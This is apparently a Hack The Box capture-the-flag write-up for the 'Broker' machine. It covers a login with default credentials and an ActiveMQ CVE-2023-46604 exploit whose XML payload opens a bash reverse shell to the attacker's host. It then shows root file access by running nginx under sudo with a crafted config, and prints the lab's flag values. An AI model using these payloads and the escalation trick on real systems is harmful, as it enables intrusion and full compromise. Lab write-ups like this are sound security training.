broker

broker

https://app.hackthebox.com/machines/578

CVE-2023-46604

Nginx Privillege Escalation

`nmap -vv 10.10.11.243`

Discovered open port 22/tcp on 10.10.11.243

Discovered open port 80/tcp on 10.10.11.243

`nmap -sC -sV -A -p 22,80 10.10.11.243`


```
┌──(kali㉿kali)-[~/HTB/broker]
└─$ nmap -sC -sV -A -p 22,80 10.10.11.243
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-06 05:28 EST
Nmap scan report for 10.10.11.243
Host is up (0.085s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds
```

ActiveMQRealm on port 80. But here is a login page!!

After searching in google I found default creds, and log in)) admin does not change creds!!!!!!!!!



Exploit found

```
git clone https://github.com/evkl1d/CVE-2023-46604
```

Change ip in file poc.xml

```
File  Actions  Edit  View  Help
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spr
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>bash -i &gt;&amp; /dev/tcp/10.10.14.45/9001 0&gt;&amp;1</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

Create http server

```
python3 -m http.server 8000
```

Listener in other terminal `nc -nlvp 9001`

And run exploit

```
python3 exploit.py -i 10.10.11.243 -u http://10.10.14.45:8000/poc.xml
```

```
┌──(kali㉿kali)-[~/HTB/broker/CVE-2023-46604]
└─$ python3 exploit.py -i 10.10.11.243 -u http://10.10.14.45:8000/poc.xml

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.45:8000/poc.xml

[*] Sending packet: 000000721f0000000000000000010100426f72672e737072696e676672616d65776f726b2
1001f687474703a2f2f31302e31302e31342e34353a383030302f706f632e786d6c
```

Interesting exploit - I didn't see this port

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.243] 35388
id
bash: cannot set terminal process group (878): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ls
ls
activemq
activemq-diag
activemq.jar
env
linux-x86-32
linux-x86-64
macosx
test.elf
wrapper.jar
activemq@broker:/opt/apache-activemq-5.15.15/bin$ id
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /home
cd /home
activemq@broker:/home$ ls
ls
activemq
activemq@broker:/home$ cd activemq
cd activemq
activemq@broker:~$ ls -la
ls -la
total 32
total 32
drwxr-x--- 4 activemq activemq 4096 Dec  6 10:20 .
drwxr-xr-x 3 root     root     4096 Nov  6 01:18 ..
lrwxrwxrwx 1 root     root        9 Nov  5 04:14 .bash_history → /dev/null
-rw-r--r-- 1 activemq activemq  220 Nov  5 00:15 .bash_logout
-rw-r--r-- 1 activemq activemq 3771 Nov  5 00:15 .bashrc
drwx------ 2 activemq activemq 4096 Nov  7 06:46 .cache
drwxrwxr-x 3 activemq activemq 4096 Nov  7 08:17 .local
-rw-r--r-- 1 activemq activemq  807 Nov  5 00:15 .profile
-rw-r----- 1 root     activemq   33 Dec  6 06:36 user.txt
activemq@broker:~$ cat user.txt
cat user.txt
d5712fa687b5d5777ad9a8d422bcbe54
activemq@broker:~$
```

`sudo -l`

`usr/sbin/nginx -h`

```
Options:
  -?,-h         : this help
  -v            : show version and exit
  -V            : show version and configure options then exit
  -t            : test configuration and exit
  -T            : test configuration, dump it and exit
  -q            : suppress non-error messages during configuration testing
  -s signal     : send signal to a master process: stop, quit, reopen, reload
  -p prefix     : set prefix path (default: /usr/share/nginx/)
  -c filename   : set configuration file (default: /etc/nginx/nginx.conf)
  -g directives : set global directives out of configuration file
```

Create exploit

```
user root;
events {
```

```
        worker_connections 677;
}
http {
 server {

 listen 8080;

 root /;
 }
}
```

```
└─$ cat test.conf
user root;
events {
        worker_connections 677;
}
http {
 server {

 listen 8080;

 root /;
 }
}
```

Download to machine

`wget http://10.10.14.45:8001/test.conf`

And run wit sudo

`sudo /usr/sbin/nginx -c /tmp/test.conf`

Now I can read root files on machine

`curl 127.0.0.1:8080/root/root.txt`

```
activemq@broker:/tmp$ wget http://10.10.14.45:8001/test.conf
wget http://10.10.14.45:8001/test.conf
--2023-12-06 12:08:27--  http://10.10.14.45:8001/test.conf
Connecting to 10.10.14.45:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 94 [application/octet-stream]
Saving to: 'test.conf'

0K                                                     100% 7.63M=0s

2023-12-06 12:08:29 (7.63 MB/s) - 'test.conf' saved [94/94]

activemq@broker:/tmp$ sudo /usr/sbin/nginx -c /tmp/test.conf
sudo /usr/sbin/nginx -c /tmp/test.conf
activemq@broker:/tmp$ curl 127.0.0.1:8080/root/root.txt
curl 127.0.0.1:8080/root/root.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    33  100    33    0     0  28820      0 --:--:-- --:--:-- --:--:-- 33000
fef6bb5e212ddd269ac7f208eaa0ef8b
activemq@broker:/tmp$
```